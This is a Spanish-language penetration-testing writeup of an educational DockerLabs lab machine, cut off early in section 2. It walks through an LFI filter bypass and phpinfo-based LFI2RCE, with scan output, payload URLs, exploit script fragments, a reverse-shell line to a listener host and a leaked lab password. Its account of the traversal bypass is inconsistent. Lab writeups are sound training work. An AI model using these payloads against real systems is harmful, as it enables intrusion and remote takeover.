



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina HACKTHEHEAVEN

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio HACKTHEHEAVEN
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
Inclusión Local de Ficheros (LFI) con bypass de path traversal → RCE mediante la técnica de `phpinfo` (Crítica)	7
Escalada final: `sudo xargs` → root (Alta)	17
Inyección de comandos en servicio interno (puerto 9999) + reenvío de puertos con chisel (Alta)	18
Python library hijacking en script ejecutado por `sudo` (usuario `mario`) (Alta)	21
Historial de Cambios	23
Aviso Legal	23



Resumen Ejecutivo

Se ha comprometido por completo la máquina **HACKTHEHEAVEN** de DockerLabs hasta **root**, a través de una cadena de varias vulnerabilidades. El acceso inicial parte de una **Inclusión Local de Ficheros (LFI)** en el parámetro `filename` de `clouddev3lopmentfile.php`; el filtro de path traversal se **elude** con la secuencia `....//`. El LFI se transforma en **ejecución remota de código** mediante la técnica clásica de `phpinfo` (**LFI2RCE**), obteniendo una reverse shell y credenciales del usuario `xerosec`.

La escalada es una **cadena de pivotes**: (1) un script ejecutable por `sudo` como el usuario `mario` es vulnerable a **Python library hijacking** (importa una librería desde un directorio escribible); (2) desde `mario` se descubre un servicio interno en el puerto 9999 con **inyección de comandos** (`cmds4vi`), reexpuesto con **chisel**, que da acceso como `s4vitar`; y (3) `s4vitar` puede ejecutar `xargs` vía `sudo`, lo que permite **escalar a root** (`sudo xargs -a /dev/null bash`).

El impacto es **crítico**: acumulación de fallos web y de configuración que, encadenados, entregan el control total del host.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **HACKTHEHEAVEN** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: LFI con bypass de path traversal en `clouddev3lopmentfile.php` convertido en **RCE** vía la técnica de `phpinfo` → shell de usuario; después una cadena de escaladas (**Python library hijacking**, enumeración de puertos internos e **inyección de comandos**, *port-forwarding* con chisel y finalmente `sudo xargs`) → root.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **4** vulnerabilidades: **1 Crítica(s)**, **3 Alta(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
Inclusión Local de Ficheros (LFI) con bypass de path traversal → RCE mediante la técnica de `phpinfo`	Crítica
Escalada final: `sudo xargs` → root	Alta
Inyección de comandos en servicio interno (puerto 9999) + reenvío de puertos con chisel	Alta
Python library hijacking en script ejecutado por `sudo` (usuario `mario`)	Alta

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. Inclusión Local de Ficheros (LFI) con bypass de path traversal → RCE mediante la técnica de `phpinfo` (**Crítica: 9.8**)

Afecta a:

- Servicio web (puerto 80) — `clouddev3lopmentfile.php` (parámetro `filename`)
- `info.php` (phpinfo expuesto)



El parámetro `filename` de `clouddev3lopmentfile.php` permite **incluir ficheros locales**; su filtro anti-traversal se elude con `../../../../`. Combinado con la técnica de **phpinfo (LFI2RCE)** se logra **ejecución remota de código** y una *reverse shell*, además de credenciales del usuario `xerosec`.

2. Escalada final: ``sudo xargs`` → **root (Alta: 7.8)**

Afecta a: Configuración `sudoers` (permite `xargs` como `root`)

El usuario `s4vitar` puede ejecutar `xargs` como **root** mediante `sudo`. Al permitir `xargs` invocar comandos, `sudo /usr/bin/xargs -a /dev/null bash` proporciona una shell **root**.

3. Inyección de comandos en servicio interno (puerto 9999) + reenvío de puertos con `chisel` (Alta: 7.8)

Afecta a: Servicio interno puerto 9999 (parámetro `cmds4vi`, inyección de comandos)

Un servicio interno accesible solo en `localhost` (puerto 9999) ejecuta comandos a partir del parámetro `cmds4vi` sin sanear (**inyección de comandos**). Reexponiéndolo con `chisel`, se ejecuta una *reverse shell* y se obtiene acceso como el usuario `s4vitar`.

4. Python library hijacking en script ejecutado por ``sudo`` (usuario ``mario``) (Alta: 7.1)

Afecta a: Script Python ejecutado por `sudo` como `mario` (import inseguro)

Un script de Python ejecutable por `sudo` como el usuario `mario` importa una librería (`hashlib`) que puede resolverse desde un directorio **escribible** por el usuario. Colocando una librería maliciosa con el mismo nombre se ejecuta código como `mario` (**Python library hijacking**).



Detalle de Vulnerabilidades

1. Inclusión Local de Ficheros (LFI) con bypass de path traversal → RCE mediante la técnica de `phpinfo`

Crítica Puntuación CVSS: 9.8

Afecta a:

- Servicio web (puerto 80) — `clouddev3lopmentfile.php` (parámetro `filename`)
- `info.php` (phpinfo expuesto)

Recomendación rápida: Sanear rutas (allow-list, sin concatenar entrada del usuario), eliminar phpinfo en producción y deshabilitar `allow_url_include`.

Resumen

El parámetro `filename` de `clouddev3lopmentfile.php` permite **incluir ficheros locales**; su filtro anti-traversal se elude con `....//`. Combinado con la técnica de **phpinfo (LFI2RCE)** se logra **ejecución remota de código** y una *reverse shell*, además de credenciales del usuario `xerosec`.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Tras descubrir por *fuzzing* un `info.php` y un endpoint que carga ficheros, se identifica el parámetro `filename` en `clouddev3lopmentfile.php`. Un primer intento de **LFI** falla por un filtro de *path traversal*, pero éste se **elude** con la secuencia `....//` (al eliminar `../` deja `..//`). Con la lectura de `/etc/passwd` confirmada, se convierte el LFI en **RCE** mediante la técnica **LFI2RCE vía phpinfo**: se sube un fichero mientras se lee `phpinfo` para descubrir la ruta temporal del *upload* y se incluye antes de que se borre, ejecutando código PHP. Se recibe una *reverse shell* y se localizan las credenciales del usuario `xerosec`.

A continuación, paso a paso:

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 64  Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Bienvenido a HackTheHeaven
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Figura 2 – Hacemos el escaneo de nmap





Figura 3 – Esto corre por el puerto 80

```
root@kali: /home/kali/Desktop
# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,php


=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 925]
/.php (Status: 403) [Size: 275]
/info.php (Status: 200) [Size: 72824]
/idol.html (Status: 200) [Size: 6494]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
Progress: 186257 / 622932 (29.90%)
```

Figura 4 – Hacemos fuzzing y vemos un idol.html y un info.php



PHP Version 8.3.6	
System	Linux b38b41eeda6d 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-04-09) x86_64
Build Date	Apr 15 2024 19:21:47
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysmsg.ini, /etc/php/8.3/apache2/conf.d/20-syssem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831.NTS
PHP Extension Build	API20230831.NTS
Debug Build	no

Figura 5 – Donde vemos esto



error_log_mode	0644	0644
error_prepend_string	no value	no value
error_reporting	22527	22527
expose_php	Off	Off
extension_dir	/usr/lib/php/20230831	/usr/lib/php/20230831
fiber.stack_size	no value	no value
file_uploads	On	On
hard_timeout	2	2
highlight.comment	#FF8000	#FF8000
highlight.default	#00008B	#00008B
highlight.html	#000000	#000000

Figura 6 – Pero por aquí vemos que se pueden subir archivos



Figura 7 – Revisamos el otro directorio



Figura 8 – Abajo, tenemos un botón




Figura 9 – Donde se nos carga una ruta un poco extraña




Figura 10 – Intentamos usar el parámetro file para ver si podemos explotar un LFI pero no podemos

Por lo que vamos a fuzzear este parámetro usando wfuzz:

```
wfuzz -c --hw=9 --hc=404 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd'
```



```
(root@kali) - [ /home/kali/Desktop ]
# wfuzz -c --hw=9 --hc=404 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
pmentfile.php?FUZZ=/etc/passwd
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against C
es. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd
Total requests: 207643

=====
ID           Response  Lines  Word    Chars   Payload
=====
000023351:  200        0 L     12 W    68 Ch   "filename"
|
```

Figura 11 – Y nos encuentra filename



Figura 12 – Vemos que cambia el mensaje, aunque tiene pinta de que haya alguna limitación

Para hacerle un bypass, haremos lo siguiente:

```
http://172.17.0.2/clouddev3lopmentfile.php?
filename=../../../../../../../../../../../../../../../../etc//passwd
```

Vamos a convertir un LFI en un RCE usando el siguiente exploit:

```
https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-phpinfo
```




The image shows a terminal window at the top with a green background and black text. It displays a series of commands and their output, including a padding calculation and an HTTP request. A red arrow points to the padding value in the request. Below the terminal is a web client interface with a 'Request' tab selected. The request is shown in 'Raw' format, with a red arrow pointing to the 'padding' variable. The 'Response' tab is also visible, showing 'Información PHP' and 'PHP Version 8.3.6'.

```
-----7dbff1ded0714--\r\npadding="A" * 5000\nREQ1="\"\"\"POST /info.php?a=\"\"\"+padding+\"\"\" HTTP/1.1\nCookie: PHPSESSID=q249llvfromc1or39t6tvnun42; c\nHTTP_ACCEPT: \"\"\" + padding + \"\"\"\\r\nHTTP_USER_AGENT: \"\"\" + padding + \"\"\"\\r\n
```

Request

Pretty Raw Hex

1 GET /info.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response

Pretty Raw Hex Render

Información PHP

PHP Version 8.3.6

System	Linux 1a3f2e01dd9 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC
Build Date	Apr 15 2024 19:21:47
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php8.3/apache2
Loaded Configuration File	/etc/php8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php8.3/apache2/conf.d
Additional .ini files parsed	/etc/php8.3/apache2/conf.d/10-opcache.ini, /etc/php8.3/apache2/conf.d/20-calendar.ini, /etc/php8.3/apache2/conf.d/20-ctype.ini, /etc/php8.3/apache2/conf.d/20-exif.ini, /etc/php8.3/apache2/conf.d/20-fileinfo.ini, /etc/php8.3/apache2/conf.d/20-ftp.ini, /etc/php8.3/apache2/conf.d/20-gd.ini, /etc/php8.3/apache2/conf.d/20-iconv.ini, /etc/php8.3/apache2/conf.d/20-intl.ini, /etc/php8.3/apache2/conf.d/20-ldap.ini, /etc/php8.3/apache2/conf.d/20-mbstring.ini, /etc/php8.3/apache2/conf.d/20-mcrypt.ini, /etc/php8.3/apache2/conf.d/20-mysql.ini, /etc/php8.3/apache2/conf.d/20-oci8.ini, /etc/php8.3/apache2/conf.d/20-odbc.ini, /etc/php8.3/apache2/conf.d/20-pdo.ini, /etc/php8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php8.3/apache2/conf.d/20-pdo_oci8.ini, /etc/php8.3/apache2/conf.d/20-pdo_odbc.ini, /etc/php8.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php8.3/apache2/conf.d/20-pgsql.ini, /etc/php8.3/apache2/conf.d/20-readline.ini, /etc/php8.3/apache2/conf.d/20-sockets.ini, /etc/php8.3/apache2/conf.d/20-sysvsem.ini, /etc/php8.3/apache2/conf.d/20-tokenizer.ini
PHP API	20230831

Figura 13 – Y ahora tenemos que cambiar los variables de php, por lo que vamos a interceptar la petición en el /info.php




Figura 14 – Y cambiamos la petición a POST

```
d += s.recv(offset)
try:
    i = d.index("[tmp_name] =>")
    fn = d[i+17:i+31]
except ValueError:
    return None
```



```
break
# detect the final chunk
if i.endswith("\r\n\r\n"):
    break
s.close()
i = d.find("[tmp_name] =>")
if i == -1:
    raise ValueError("No php tmp_name in phpinfo")
print "found %s at %i" % (d[i:i+10], i)
```

```
GNU nano 7.2
bash -i >& /dev/tcp/192.168.0.20/444 0>&1
```

Figura 15 – Nos ponemos en escucha con python compartiendo el siguiente archivo llamado s

```
(root@kali) - [/home/kali/Desktop]
# python2 phpinfo.py 172.17.0.2 80 100
LFI With PHPInfo()
=====
Getting initial offset... found [tmp_name] at 114224
Spawning worker pool (100)...
144 / 1000
Got it! Shell created in /tmp/g
Woot! \m/
Shuttin' down...
```

Figura 16 – Lo ejecutamos

```
(kali@kali) - [~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
172.17.0.2 - - [08/May/2024 16:13:55] "GET /s HTTP/1.1" 200 -
```

Figura 17 – Recibimos la petición



```
(kali㉿kali)-[~/Desktop]
$ sudo nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.0.20] from (UNKNOWN) [172.17.0.2] 57044
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b38b41eeda6d:/var/www/html$
```

Figura 18 – Y la reverse shell

```
www-data@b38b41eeda6d:/home$ ls
NotaParaMario.txt mario s4vitar xerosec
www-data@b38b41eeda6d:/home$
```

Figura 19 – Tenemos una nota para mario

```
www-data@b38b41eeda6d:/home$ cat NotaParaMario.txt
Hola Mario!
Acuerdate de revisar el script conjunto que estamos desarrollando parar la comunidad!
Lo he movido al directorio tmp

megustaelfallout

Borra esta nota cuando la leas.

www-data@b38b41eeda6d:/home$
```

Tenemos la contraseña del usuario xerosec:

```
xerosec:megustaelfallout
```

Recomendación

- **No construir rutas** de fichero a partir de entrada del usuario: usar **allow-list** de recursos y `basename()` /canonicalización, rechazando cualquier secuencia de traversal.
- **Eliminar `phpinfo()`** de entornos accesibles; deshabilitar `allow_url_include/` `allow_url_fopen` y restringir `open_basedir`.
- Ejecutar PHP con mínimo privilegio.

Referencias

- CWE-98: Improper Control of Filename for Include/Require in PHP
- <https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-phpinfo>
- https://owasp.org/www-community/attacks/Path_Traversal



2. Escalada final: `sudo xargs` → root

